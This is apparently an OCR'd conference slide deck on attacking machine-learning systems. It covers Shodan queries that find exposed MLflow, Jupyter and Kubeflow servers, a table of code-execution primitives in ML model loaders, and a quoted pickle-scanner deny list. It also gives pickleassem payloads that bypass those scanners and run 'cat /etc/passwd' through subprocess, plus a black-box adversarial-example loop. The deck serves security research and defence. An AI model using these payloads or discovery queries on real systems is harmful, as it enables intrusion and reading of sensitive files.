The Hacker Mindset

Applying adversarial thought to machine learning systems

Introductions

Will Pearce / Co-Founder
`@moo_hax`
Offensive Engineer

Nick Landers / Co-Founder
`@monoxgas`
Offensive Engineer

Motivations

- Why is ML even a target?
- Cyber Kill Chain - ML is in the critical path
  - It was **always** a target
    - Proof-pudding
    - AMSI

RAG APPS

(RAPPS, not a thing but sounds fun)

Attacks on RAG

- Enterprise Search
- OpenAI Assistants (aka “Gizmos”)
- Productivity tools -
- API integrations

Enterprise Search


Intro: Lots of information across a network. Sharepoint, Confluence, Wiki, Slack, Teams, etc.

Solution:

Open Source Intelligence


MLFlow attack surface

- Shodan
  - http.html:MLflow (query)



MLFlow attack surface cont'd

- Universities - leading edge of research
  - UC Santa Barbara was interesting result in organizations discovered




Other areas of interest (MLops)

- Jupyter Notebooks (JupyterHub, Papermill)
- Kubeflow, Kaggle, Prefect, MetaFlow, …
- DBs / backends that are historically exposed (Hadoop, MongoDB)
- Cloud Buckets


JupyterNB attack surface (1of3)

- Shodan
  - port:8888 title:"Home Page – Select or create a notebook"




JupyterNB attack surface (2of3)

- Exploring results




JupyterNB attack surface (3of3)

```
Model Report
Accuracy : 0.7477
AUC Score (Train): 0.838874
CV Score : Mean - 0.8386909 | Std - 0.0003294069 | Min - 0.8382651 | Max - 0.8392562
TOTAL RUN TIME: 10.71 minutes.
```



Kubeflow attack surface

- Shodan
  - title:"kubeflow"



Execution Primitives

Execution Primitives

jupyer-auto-load	Jupyter autoload via %html
numpy-array	Loads code through a `numpy.asarray()` call via the __array__()
numpy-load	Standard `numpy.load()`
numpy-load-library	Loads a dll, so, or dylib via `numpy.ctypeslib.load_library()`
onnx-convert-ort	Loads code via a `custom_op_library` during ONNX -> ORT conversion.
onnx-session-options	Loads code via ONNX `SessionOptions.register_custom_ops()`.
optimize-attack	Runs Optuna against the "discovered" number of inputs
pandas-read-csv	Uses Pandas default behavior to read a local file via fsspec
pandas-read-pickle	Standard `pandas.read_pickle()`
pickle-load	Standard `pickle.load()`
sklearn-load	Standard Sklearn `joblib.load()`
tf-dll-hijack	Writes a dll to search path prior to Tensorflow import.
tf-load-library	Loads an op library, dll, so, or dylib via `tf.load_library()`
tf-load-op-library	Loads an op library, dll, so, or dylib via `tf.load_op_library()`
torch-classes-load-library	Loads a dll, so, or dylib via torch.classes.load_library()
torch-jit	Load code via `torch.jit.load()`
torch-load	Standard `torch.load()`

https://github.com/moohax/Charcuterie

Pickle Internals

1 - Deserializing untrusted data is **extremely dangerous**

2 - This is a well known issue across languages


- **Java** : https://github.com/frohoff/ysoserial
- **.NET** : https://github.com/pwntester/ysoserial.net
- **PHP** : https://github.com/ambionics/phpggc

3 - Most “solutions” are ultimately ineffective

- **Blacklisting** - Locate novel injection points and creative thinking
- **Whitelisting** - Use Gadgets provide bridging between safety checks

Re-Architecting should be the only goal (safetensors, ONNX)

Pickle Internals / Scanning



https://huggingface.co/docs/hub/security-pickle

Pickle Internals / Scanning

modelscan / tools / picklescanner.py

```
_unsafe_globals: Dict[str, Any] = {
    "CRITICAL": {
        "builtins": {
            "eval",
            ...
        }
        "runpy": "*",
        "os": "*",
        "nt": "*"
        "posix": "*"
        "socket": "*",
        "subprocess": "*",
        "sys": "*",
    },
    ...
}
```

https://github.com/protectai/modelscan

Pickle Internals / Bypasses

The **INST** instruction can construct classes without using **GLOBAL**

instr-bypass.py

```
pa = pickleassem.PickleAssembler(proto=2)

pa.push_mark()
pa.push_mark()
pa.util_push('cat')
pa.util_push('/etc/passwd')
pa.build_tuple()
pa.build_inst('subprocess', 'Popen')

payload = pa.assemble()
pickle.loads(payload)
```

Pickle Internals / Bypasses

The **commands** module name is an alias of **subprocess** for backwards compatibility

alias-bypass.py

```
pa = pickleassem.PickleAssembler(proto=2)

pa.push_mark()
pa.push_mark()
pa.util_push('cat')
pa.util_push('/etc/issue')
pa.build_tuple()
pa.build_inst('commands', 'Popen')

payload = pa.assemble()
pickle.loads(payload)
```

Pickle Internals / Bypasses

We can trigger a **pickle.loads** call inside the deserialization process itself

nested-bypass-1.py

```
pa = pickleassem.PickleAssembler(proto=5)

pa.push_global('builtins', 'eval')
pa.push_mark()
pa.util_push('print("Hello World!")')
pa.build_tuple()
pa.build_reduce()

sub_payload = pa.assemble()
```

nested-bypass-2.py

```
pa = pickleassem.PickleAssembler(proto=5)

pa.push_global('pickle', 'loads')
pa.push_mark()
pa.util_push(sub_payload)
pa.build_tuple()
pa.build_reduce()

payload = pa.assemble()
pickle.loads(payload)
```

Adversarial Spaces

Adversarial Spaces

Ground Truth : Models can be described as a parameter space where boundaries between points represent classes.


Attacker View : Adversarial attacks aim to identify the most “useful” positions inside that space.

Attackers want to “**Explore the parameter space**” while:

1. Minimizing the number of queries
2. Optimizing for their constraints (distance, label)


Adversarial Spaces

“Soft” labels allow us to navigate towards the boundary from a single anchor



Adversarial Spaces

“Soft” labels allow us to navigate towards the boundary from a single anchor



Adversarial Spaces

basic_attack.py

```
def attack(original, n_masks = 1_000):
  score = predict(original)

  # Generate random perturbations to use
  mask_shape = [n_masks] + list(original.shape)
  masks = np.random.randn(*mask_shape)

  best_score = 1
  current_mask = np.zeros_like(original)

  while score > 0.5:
    new_mask = masks[np.random.randint(masks)]
    candidate = original + current_mask + new_mask
    score = predict(candidate)

    # Soft label communicates "progress"
    if score < best_score
      best_score = score
      current_mask += new_mask

  return original + current_mask
```

1. Perturb the input.


2. Is it closer to being misclassified?

Yes? Apply it and start from that new point.

No? Try again.

Adversarial Spaces

Note: our perturbations might not necessarily minimize our **distance to the boundary**




Adversarial Spaces

“Could we select from a pool of next perturbations that are most efficient before continuing?”

Absolutely. Let’s do an experiment.

Adversarial Spaces



Adversarial Spaces / HSJ

What about “hard” labels?

